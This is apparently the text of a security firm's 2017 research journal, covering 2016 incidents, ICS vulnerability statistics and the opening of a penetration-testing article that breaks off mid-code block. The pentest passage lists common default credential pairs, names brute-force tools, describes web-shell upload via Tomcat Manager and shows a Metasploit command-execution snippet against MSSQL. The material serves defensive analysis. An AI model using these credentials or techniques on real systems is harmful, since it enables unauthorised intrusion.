POSITIVE TECHNOLOGIES

POSITIVE RESEARCH 2017

Journal
of Information Security

Contents

Editorial:

Lock, stock, and smoking IoT

The past year was an eventful one as digital attackers chased new targets in new ways. Along with pentesting and vulnerability audits, Positive Technologies took part in investigations of numerous incidents, including attacks on major banks. We assembled a high-level picture of attacks based on data from our security operations center, pilot projects, and deployments at client companies. As in previous years, we are happy to share the most interesting results in our annual Positive Research journal. Here is a brief overview of the last year's cyberthreats.

Large-scale leaks: they can happen to anyone. Data breaches were the most common result of computer attacks last year. Losing control of private data is no longer limited to ordinary social network users—prominent politicians and intelligence services have had embarrassing emails and secrets surface on the Internet (page 3).

Targeted attacks: infiltrate a company through its employees. More than half of attacks last year were targeted and the vast majority of them were aimed at corporate assets. These attacks have become stealthier with the average presence on a target system increasing to three years. Only 10 percent of attacks are identified by victims; in the other 90 percent of cases, victims learn from external sources that they have been hacked. A popular way of penetration is targeted phishing (page 23). Our research shows that information security awareness among employees has declined significantly (page 19).

How to take the money and run. According to our experts, attacks on banks and other financial systems will continue to show annual growth of 30 percent or more. Attackers tend to use simple methods and legitimate software, but in ever-more sophisticated ways. Increasingly intricate schemes include a preparatory attack on bank infrastructure for easy cash withdrawal from ATMs. ATM software and protection systems contain plenty of vulnerabilities (page 32, page 34).

Energy in the crosshairs. Building automation and power management systems lead the list of industrial control systems available via the Internet. Most vulnerabilities published in 2016 were of critical or high risk (60 percent), typically involving Remote Code Execution, Denial of Service, and Information Disclosure. Most vulnerabilities are found in dispatch and monitoring systems (page 8).

Handsome ransoms. Trojan ransomware and DDoS attacks are extracting big bucks from large companies (page 3, page 23). One of the drivers for these attacks is Bitcoin, which serves as an anonymous and convenient cryptocurrency.

Top target of cyberattacks: government websites. The most common attacks are the tried-and-true ones: SQL Injection, OS Commanding, Path Traversal, and Cross-Site Scripting. These attacks do not involve any extra costs or complications to perform, but still work on all too many sites (page 38, page 41).

Android made paranoid. In 2016, Android malware getting superuser privileges and bypassing new security systems (Gugi, Hummer, Gooligan) became a routine occurrence affecting millions of victims. Vulnerabilities both in the Android operating system and applications are at fault. For example, 60 percent of financial applications on Android contain critical vulnerabilities (page 28).

Backdoors for debugging…and more. Researchers continue discovering legitimate hardware features that are exploitable by hackers. This time, our experts found access to the JTAG debugging interface on new Intel processors via USB 3.0, which makes it possible to gain total control over the processor (page 76). Attacks targeting hidden features of hardware platforms may become a "hit" in 2017.

Rogue waves. GPS signal spoofing is affordable these days on a shoestring budget, with inexpensive equipment able to distort location and time signals (page 94). The trendy Internet of Things uses wireless protocols with well-known vulnerabilities (GSM, Wi-Fi, ZigBee, Bluetooth). As a result, wireless keyboards, drones, and other devices can be attacked (page 60, page 66, page 68).

The Internet of Contagious Things. We predicted this in Positive Research 2015 and… we were right. Automation of household gadgets is available to every user, but security is not. IoT gadgets usually have no graphical interface for installing a firmware update or determining whether they have been compromised. Because of this, zombie armies of hundreds of thousands of gadgets have become an everyday reality. But things didn't have to be like this (page 97).

The year in security incidents

Recent months have been packed with security news. Data leaks dominated last year's list of incidents, but this year has added some variety: financial systems and the epically insecure Internet of Things (IoT) have been appearing in headlines with some regularity. Here are 15 of the top breaches that have kept experts awake at night:

01

U.S. ELECTION HACKING

The Democratic National Committee was hacked multiple times in the run-up to the 2016 U.S. presidential election. Media attributed the attacks to the CozyDuke (also known as APT 29) and Fancy Bear (Sofacy aka APT 28) hacking groups. Accusations flew regarding the impact of these attacks on the election outcome, but newly elected President Donald Trump denounced such claims.

02

EQUATION GROUP HACKED

In August 2016, the world learned about a major leak of data from Equation Group, which is closely associated with the NSA. A group of hackers called Shadow Brokers posted the stolen materials, stating that the NSA possesses an arsenal of tools for stealthy access to network equipment, such as the EPICBANANA and ExtraBacon zero-day vulnerabilities used to hack Cisco routers. The archive contained exploits for FortiGate 4.x and Juniper ScreenOS, as well as the NOPEN backdoor, which supports multiple operating systems, including Linux, FreeBSD, SunOS, Solaris, and HP-UX.

03

SOCIAL NETWORKS: IT'S NOT PERSONAL

In 2016, major websites including LinkedIn, VK, Tumblr, Dropbox, and Yahoo suffered massive leaks. Archives containing users' personal data, phone numbers, addresses, and secret questions were posted online throughout the year:

- Yahoo: 200 million user accounts exposed
- LinkedIn: 117 million
- MySpace: 427 million
- VK: 93 million
- Dropbox: 69 million
- Tumblr: 65 million

04

CYBERSPYING AGAINST RUSSIAN ORGANIZATIONS

On July 30, 2016, the Russian Federal Security Service (FSB) announced the discovery of cyberespionage efforts aimed at the networks of more than 20 companies in Russia. FSB specialists unraveled malware that had been used to infect government agencies, research and military institutions, defense contractors, and other critical infrastructure.

05 DYN DNS DDOS AND OTHER MIRAI VICTIMS

On October 21, 2016, Twitter, Reddit, PayPal, Pinterest, SoundCloud, Spotify, GitHub, and other popular websites became unavailable due to a powerful DoS attack on Dyn, a major DNS provider. Users in Russia had also problems with accessing services such as Spotify, GitHub, and PlayStation Network. The attacks were performed using the Mirai botnet, which had infected hundreds of thousands of IoT gadgets—mainly routers and webcams—and became infamous for DDoS attacks of unprecedented strength (up to 1 Tbps). In November, an attempt to create a new version of the Mirai botnet knocked offline around 900,000 routers belonging to German provider Deutsche Telekom. A 29-year-old British man was accused of orchestrating the attack and arrested at a London airport on February 22; he now faces ten years in jail in Germany.

06 ADULT FRIENDFINDER: THE INTERNET NEVER FORGETS

Hackers leaked over 400 million user accounts from Adult FriendFinder, an adult-oriented social network. The stolen databases contain user names, email addresses, and passwords encrypted with the insecure SHA-1 algorithm. Analysis showed that over 15 million email addresses were stored in the format: email@address.com@deleted1.com, suggesting that Adult FriendFinder stored data even after users thought their accounts had been deleted.

07 SWIFT HEISTS: HOW TO STEAL MILLIONS

In 2016, three successful attacks on banks using the SWIFT system were reported. The first attack resulted in theft of USD $81 million from the Bangladeshi central bank. The second attack involved compromising SWIFT software, penetrating the bank's system, and stealing SWIFT credentials. Then, as experts say, the attackers tried to cover their tracks by deleting the database records of the SWIFT transfers. They used a Trojan to forge PDF reports regarding money transfers. The third successful attempt was aimed at a Ukrainian bank—the attackers managed to get away with USD $10 million.

08 LARGE-SCALE CASH GRAB IN JAPAN

In May 2016, the public learned of a large-scale ATM heist involving bank cards in Tokyo and another 16 prefectures in Japan. In the space of 2.5 hours, the criminals raced to withdraw around USD $13 million from ATMs at 1,400 convenience stores. They used forged cards based on data stolen from a South African bank.

09 ATTACK ON TESCO BANK CUSTOMERS

In November 2016, Tesco Bank clients were robbed by hackers. About 40,000 client accounts saw suspicious transactions, and money was stolen from 20,000 of them. Tesco Bank had to suspend all online transactions pending further investigation.

10 PUBLIC TRANSPORT CRIPPLED BY RANSOMWARE

About 1,000 computers belonging to the San Francisco Municipal Transportation Agency were hit by HDDCryptor ransomware in November 2016. All data on the computers was encrypted, with the attacker demanding 100 bitcoins (worth about USD $73,000) for the decryption key. The SFMTA refused to pay and decided to restore data from backups, which took more than two days. In the meantime, all ticket vending machines were disabled and passengers could ride for free.

11 PURLOINED DIPLOMATIC EMAILS

Spying against the Polish and Czech foreign ministries came to light in January 2017. Nothing is known about the outcome of the attack on the Polish Ministry of Foreign Affairs, but hackers succeeded in accessing the mail servers of their Czech counterparts. Anonymous attackers hacked dozens of employee accounts and nabbed emails containing sensitive information regarding allies of the Czech Republic.

12 POLISH BANKS INFECTED

Multiple Polish banks were infected by malware in the largest-ever cyberattack on Poland's financial sector. In February 2017, security staff at several banks detected malware on their companies' systems. The Polish Financial Supervision Authority is reported to be the source of the infection. PFSA representatives confirmed that their internal systems had been compromised, but did not provide any details other than saying that the attacks were performed by "someone from another country."

13 CLOUDFLARE LEAKED PRIVATE DATA ACROSS THE INTERNET

CloudFlare, one of the biggest content delivery networks, harbored a vulnerability that leaked private data, including passwords, session cookie files, and tokens used for processing requests from other websites. CloudFlare acts as a reverse proxy between a website host and visitors. Because of a coding error, random fragments of the proxy server memory were found in the contents of web pages displayed to customers of such companies as Uber, Fitbit, and OkCupid. These "random fragments"—which were also indexed by search engines—contained large amounts of private information. Eliminating this vulnerability required both correcting the offending code and removing the data fragments from search engine caches.

14 CIA HACKING SECRETS PUBLISHED

An archive describing CIA cyberweapon capabilities appeared on WikiLeaks in March 2017. Named Vault 7, the archive contains details of the hacking tools used by the Central Intelligence Agency. Year Zero, the first set of documents, includes over 8,700 files obtained from the internal network of the CIA's Center for Cyber Intelligence in Langley, Virginia. According to the WikiLeaks press release, the CIA is able to intercept WhatsApp, Telegram, and Signal messages before they are encrypted, eavesdrop on popular routers, get information from smartphone cameras and microphones, and infect Windows, macOS, Solaris, Linux, and other operating systems.

15 BEWARE OF TEDDY BEARS

Hacking everyday gadgets is not a new thing, but the problem took a big turn for the worse. In 2016, Shodan, the search engine for the Internet of Things, opened a section containing images from millions of insecure Internet-connected webcams. Many images were from nanny cams used to keep an eye on children. And early 2017 surprised us with the fact that the database of CloudPets, used to deliver voice messages to children's toys, is available on the Internet. Two million messages for teddy bears and personal data of about 800,000 users (including their addresses and photos) became publicly available thanks to an unprotected MongoDB database.

CRITICAL INFRASTRUCTURES

ICS security: State of the Nation report


ICS Security Team

Nowadays, industrial control systems are found in contexts quite different from traditional industrial settings. ICS components are integrated into systems as diverse as nuclear power plants and smart home systems. With rapid growth in ICS integrators and a limited number of major vendors to supply them, the same products may be used both at critical infrastructure facilities and run-of-the-mill private companies. An intruder who finds an ICS vulnerability at one company can use the same vulnerability against targets all over the world. Even worse, vendors and users often neglect ICS security. Because of the need for uninterrupted uptime of critical systems (such as industrial protocols, operating systems, and database management systems), ICS software often goes years without updates. The combination of these factors has created a dangerous situation with an evolving threat landscape.

Based on our data, over 100 vulnerabilities in 2016 were detected in ICS components from leading manufacturers, primarily Siemens, Advantech, Schneider Electric, and Moxa. Most of these vulnerabilities are of critical and high risk (60%), typically involving Remote Code Execution, Denial of Service, and/or Information Disclosure. The majority of vulnerabilities are found in dispatch and monitoring systems (HMI/SCADA).

As of early 2017, over 160,000 ICS components could be accessed over the Internet. The largest numbers were found in the USA (31%), Germany (8%), and China (5%). As in previous years, the most commonly encountered Internet-accessible components were Tridium building automation systems, SMA Solar Technology power monitoring and management systems, and IPC@CHIP by Beck IPC.

Detailed results of our analysis of vulnerabilities and Internet-accessible ICS components are given below.



Total number of ICS vulnerabilities found

VULNERABILITY ANALYSIS

Materials and methods

Information was drawn from publicly available sources, such as vulnerability knowledge bases, vendor advisories, exploit databases and packs, scientific papers, and posts on security websites and blogs.[1]

The following vulnerability knowledge bases were used:

+ ICS-CERT (ics-cert.us-cert.gov)
+ NVD (nvd.nist.gov), CVE (cve.mitre.org)
+ Positive Research Center (securitylab.ru/lab)
+ Siemens Product CERT (siemens.com/cert)
+ Schneider Electric Cybersecurity Support Portal (schneider-electric.com/b2b/en/support/cybersecurity/security-notifications.jsp)

The severity of vulnerabilities in ICS components was assessed based on the Common Vulnerability Scoring System (CVSS) version 3 (first.org/cvss).

Vulnerability analysis included the hardware and software of leading ICS vendors. However, our results do not cover vulnerabilities in any public-domain software (such as OpenSSL or GNU) that may have been used in the development of ICS applications.


Trends

Compared to 2015, the number of vulnerabilities found in the products of leading manufacturers decreased to 115 in 2016. However, this is not a complete list of vulnerabilities, since some of them can be made public only after the corresponding patches have been released. Positive Technologies experts have informed ICS vendors (Siemens, Schneider Electric, and others) about 13 additional vulnerabilities that have not yet been published as of when this article was written.

Vulnerabilities by vendor

As of 2015, Siemens, Advantech, Schneider Electric, and industrial network equipment manufacturer Moxa are the leaders in reported ICS vulnerabilities. Keep in mind that this number (published vulnerabilities) depends on the prevalence of a vendor's products and on whether the vendor practices responsible disclosure. Therefore, these figures cannot be used to judge the degree of security of solutions from any particular vendor. On the contrary, products from vendors that do not publish information on detected and remediated vulnerabilities are likely to be more vulnerable.


[1] digitalbond.com, scadahacker.com, immunityinc.com/products/canvas, exploit-db.com, rapid7.com/db




Vulnerabilities among major ICS component vendors

Vulnerabilities by component

The majority of vulnerabilities published in 2016 were detected in dispatch and monitoring systems (HMI/SCADA). Remote Code Execution, Denial of Service, and Information Disclosure vulnerabilities were the most frequent types.



Number of vulnerabilities in various ICS components




Common types of vulnerabilities in ICS components


According to CVSSv3, most of the vulnerabilities can be exploited remotely, without obtaining any privileges.

Risk level

More than half of detected vulnerabilities are of critical and high severity, based on CVSSv3 scoring.



Distribution of vulnerabilities by risk



Breakdown of vulnerabilities by CVSS criteria

Vulnerabilities detected by Positive Technologies

In 2016, vendors confirmed and remediated 11 new vulnerabilities detected by our company in ICS components manufactured by Siemens, Advantech, Schneider Electric, General Electric, and Rockwell Automation. Two of the detected vulnerabilities were critical; two were of high severity.

Table 1. Examples of detected vulnerabilities

	ICSA-16-336-01 (CVE-2016-8567)	SEVD-2016-343-01	ICSA-16-336-05A (CVE-2016-9360)
Vendor	**Siemens**	**Schneider Electric**	**General Electric**
Brief description	Vulnerability in Siemens SICAM Power Automation System software involving insecure password storage and disclosure of sensitive information. An intruder can remotely gain privileged access to the SICAM PAS database by exploiting standard support for remote configuration via TCP port 2638 and hard-coded passwords of default user accounts.	Vulnerability in StruxureWare Data Center Expert 7.3.1.114 and 7.2.4 and earlier versions involving insecure storage of some passwords in RAM.	Vulnerability in Proficy HMI/SCADA iFIX 5.8 SIM 13, Proficy HMI/SCADA CIMPLICITY 9.0, Proficy Historian 6.0, and earlier versions allows an intruder to locally intercept user passwords if possessing access to an authorized session.
CVSS score	**9.8** Critical severity	**7.6** High severity	**6.4** Medium severity
CVSS vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:L/A:N	AV:L/AC:H/PR:H/UI:R/S:C/C:H/I:L/A:L
Recommendations for remediation	Update SICAM PAS to version 8.0.	Update to version 7.4.0 or later.	Update Proficy HMI/SCADA iFIX to version 5.8 SIM 14, Proficy HMI/SCADA CIMPLICITY to version 9.5, and Proficy Historian to version 7.0.
Link	ics-cert.us-cert.gov/advisories/ICSA-16-336-01	schneider-electric.com/en/download/document/SEVD-2016-343-01	ics-cert.us-cert.gov/advisories/ICSA-16-336-05A

Importance of encryption

Unencrypted storage of passwords can result in an attacker gaining control of an ICS/SCADA system. The attacker can log in like any other user and start affecting operations—leading to economic losses, equipment failure, or even serious accidents. By gaining passwords to databases, an attacker is able to illegitimately modify information and create the preconditions for malfunction and/or physical harm.

AVAILABILITY OF ICS COMPONENTS ON THE INTERNET

Materials and methods

To collect information on the online availability of ICS components, researchers only used passive methods. The researchers scanned Internet-accessible ports using publicly available search engines: Google, Shodan (shodan.io, icsmap.shodan.io), and Censys (scans.io, censys.io).

This data was then specially analyzed to determine a relationship to ICS equipment. Positive Technologies experts created a database of ICS identifiers, consisting of approximately 800 entries, for determining the product and relevant vendor from the device's banner.


Prevalence

The research revealed 162,039 ICS components available online. Of these, 4,515 components (3%) are used in the energy sector and 38,580 (24%) are used in building automation.


Looking at the protocols used by the detected ICS components, the largest single protocol was HTTP, which is consistent with recent years.

Geographic distribution


Also consistent with recent years, the leader in the number of components found is the United States (31% of the total) by a wide margin. Germany is second (8%), followed by China (5%), which was not even in the top 10 countries the previous year. One likely reason for the large number of ICS components found in these countries is the popularity of building automation systems.



Number of Internet-accessible ICS components (by protocol)



Top 10 countries by number of Internet-accessible ICS components




Number of Internet-accessible ICS components (by country)

Prevalence of ICS components (by vendor)


Honeywell's Niagara Framework is still the software most commonly found on Internet-accessible equipment. Sunny WebBox by SMA Solar Technology is close behind in second place, with German company Beck IPC and its IPC@CHIP in third place.

Niagara Framework by Tridium, a Honeywell company, is one of the most popular systems for smart home automation.

Sunny WebBox solar power monitoring and management systems by SMA Solar Technology are particularly popular in European countries. IPC@CHIP by Beck IPC is popular thanks to its relatively low price, multifunctionality, embedded Ethernet controller with TCP/IP stack support, and built-in web server.



Number of Internet-available ICS components (by vendor)



Number of Internet-accessible ICS components (distribution by product)

Interesting fact

Interface converters and network devices are of major interest to intruders. Attacks on these devices do not require in-depth knowledge of target processes, but have the potential to cause breakdowns and serious accidents.

Types of ICS components found

We classified ICS components by type based on their entries in the identification database.

Table 2. Share of Internet-accessible ICS components

ICS component	Share in 2016	Share in 2015
SCADA/DCS/HMI+PLC/RTU	13.62% ↓	15.98%
RTU/PLC	12.86% ↑	11.53%
SCADA/DCS/HMI	7.80% ↓	8.53%
Electrical measuring equipment	5.18% ↓	11.37%
Network device	5.06% ↑	3.17%
Interface converter	1.31% ↑	0.26%
Circuit breaker	0.15% ↓	0.23%
Power inverter	0.15% ↑	0.01%
Sensor	0.13% ↓	0.57%
Power system protection	0.01%	0.01%
Other	53.72% ↑	48.33%

SUMMARY

The number of vulnerabilities made public by the major ICS vendors significantly decreased in the last year, since many vulnerabilities had been remediated already in previous years. However, over half of the detected vulnerabilities were of critical and high risk, and these vulnerabilities are the ones that vendors attempt to remediate first. Leading vendors have already started paying more attention to detection and remediation of vulnerabilities during both the development and operation stages. Active cooperation between vendors and security researchers is critical for ensuring greater security for ICS overall.

At the same time, the number of Internet-accessible ICS components is growing. The majority of them were detected in the countries with the highest levels of automation (USA, Germany, China, France, and Canada). Most Internet-accessible ICS components are multifunctional and used for automation of a number of systems. Dictionary or default passwords are often used for remote access to ICS components, making it trivially easy for an intruder to take control. The most basic preventive measures—such as disconnecting ICS components from the Internet and using strong passwords—help to significantly decrease the likelihood of attacks.

We urge regular ICS security audits to identify possible attack vectors and develop an effective security strategy. In addition, vendors should be informed in a timely manner about new vulnerabilities and undeclared features of ICS components as they are discovered during ICS operation.

Penetration testing: attack scenarios

Information Security Analytics Team

Every year, a great many dangerous vulnerabilities are discovered in enterprise information systems (EISs). These vulnerabilities allow external attackers to gain access to critical business systems on a local area network (LAN) and internal attackers to amplify attacks all the way to gaining full control of the entire EIS.[1] When successful, such attacks lead to significant financial and reputational losses.

To prevent such threats, our experts conduct dozens of penetration tests for major companies every year. These tests simulate the behavior of potential attackers, which enables assessing the real security level of a system and identifying specific deficiencies in protection mechanisms, including those that may go unnoticed when using other audit methods.

This article presents several examples from our report on typical attack scenarios that have been successfully simulated in our penetration tests over the past three years. Such scenarios have had a success rate of 100 percent when attempting to gain full control of a LAN as an internal attacker; when simulating an external attack with these scenarios, we can penetrate the perimeter in 80 percent of tests.

It is important to understand that the described attack scenarios are not company- or industry-specific. The deficiencies exploited in the attacks can be present in the EIS of any organization and similar techniques are used in real-world targeted attacks. However, these penetration testing methods can identify vulnerabilities before they are exploited by attackers. After each penetration test, the companies received thorough recommendations on the necessary protection measures.

EIS PERIMETER PENETRATION

Based on years of testing experience, we distinguish six basic attack techniques with which external attackers can penetrate the EIS network perimeter and gain access to the LAN. These techniques are based on exploiting the following types of vulnerabilities:

+ Deficiencies in account and password management
+ Web application vulnerabilities
+ Deficiencies in traffic filtering
+ Deficiencies in vulnerability and update management
+ Poor user awareness of information security issues
+ Deficiencies in configuration and access control

To penetrate the network perimeter, the attacker must be able to execute operating system commands on the attacked node. These attack scenarios allow not only obtaining such privileges, but also completely compromising the server. If the vulnerable server includes an internal network interface, the attacker can proceed to target LAN resources.


EXAMPLE: BRUTE-FORCE ATTACK

Management and remote access interfaces


Administering complex distributed systems only via local connections would be tedious and time-consuming. Modern technologies make life easier for system administrators with remote control protocols such as Telnet, RSH, and SSH, combined with remote connection protocols such as RDP. To connect remotely, administrators often use publicly available software (RAdmin, Ammyy Admin, etc.). Use of such tools opens a target for external attackers to conduct brute-force attacks and, if successful, gain access to operating systems on attacked devices.

Attackers do not need to have special knowledge or skills. In most cases, a laptop, a brute-force tool (easy to find online, for example Hydra), and a dictionary (the Internet is full of ready-made dictionaries containing user names and passwords most common for each system or service) are enough. IP address filtering can complicate the process, but the attacker will most likely find other ways—for example, compromising other nodes on the perimeter and trying to attack not from the attacker's own address, but from these compromised nodes, or using other methods to bypass filtering.

Examples of common user name and password combinations for SSH and Telnet access are root:root, root:toor, admin:admin, and test:test. Sometimes maximum privileges can be obtained without even having to enter a password.



For RDP access, local or domain accounts are used, among which the most common are: Administrator:P@ssw0rd, Administrator:123456, Administrator:Qwerty123, and a Guest account with empty password.



[1] www.ptsecurity.com/upload/corporate/ww-en/analytics/Corporate-Vulnerability-2016-eng.pdf

Recommendations for protection. To improve the security of remote access via SSH, we recommend using key authentication, with the client's public key stored on the server and private key stored on the client. Logging in to the server is possible only if the client has the private key. In general, we recommend restricting access to nodes from the Internet via management protocols, instead allowing such connections only from a limited number of administrator workstations on the LAN. For this, the firewall must be configured correspondingly. In addition, we recommend implementing a strict password policy to prevent users from choosing simple or dictionary passwords. If you must administer resources remotely, we urge using a secure VPN connection.


Web server and DBMS administration interfaces

There are other services that external attackers can abuse to gain full control of perimeter nodes and attack LAN resources. Such services include database management systems (DBMSs) and web servers.


Managing a server via SSH, Telnet, and similar protocols requires setting a password manually. But many DBMSs and web servers (as installed out-of-the-box) use default credentials set by vendors. Of course, the vendor documentation strongly recommends changing the default password when connecting for the first time. However, real-world experience shows that not all administrators follow these instructions, and many administrators set trivial passwords that are equally easy to crack.

Examples of the most common credentials identified in our penetration tests are:

+ For DBMSs: sa:sa, sa:P@ssw0rd, oracle:oracle, postgres:postgres, mysql:mysql, mysql:root, and various combinations with empty passwords
+ For Tomcat servers: tomcat:tomcat, tomcat:admin




The Tomcat Web Application Manager administration interface allows uploading files as WAR archives. The attacker can upload a web application and even a web command-line interpreter, which grants the ability to execute operating system commands.



With access to the DBMS, the attacker can retrieve information from the database and execute operating system commands on the server with the same privileges that the DBMS has. In other words, the attacker gains access to the server that is equivalent to the access that is available via management interfaces; the only difference might be in the privilege level. If these privileges are limited, attackers can try to exploit operating system vulnerabilities in order to escalate their role on the server. However, often the current privilege level is already enough to attack LAN resources.

```
msf auxiliary(mssql_exec) > set CMD cmd.exe /c whoami
CMD => cmd.exe /c whoami
msf auxiliary(mssql_exec) > run
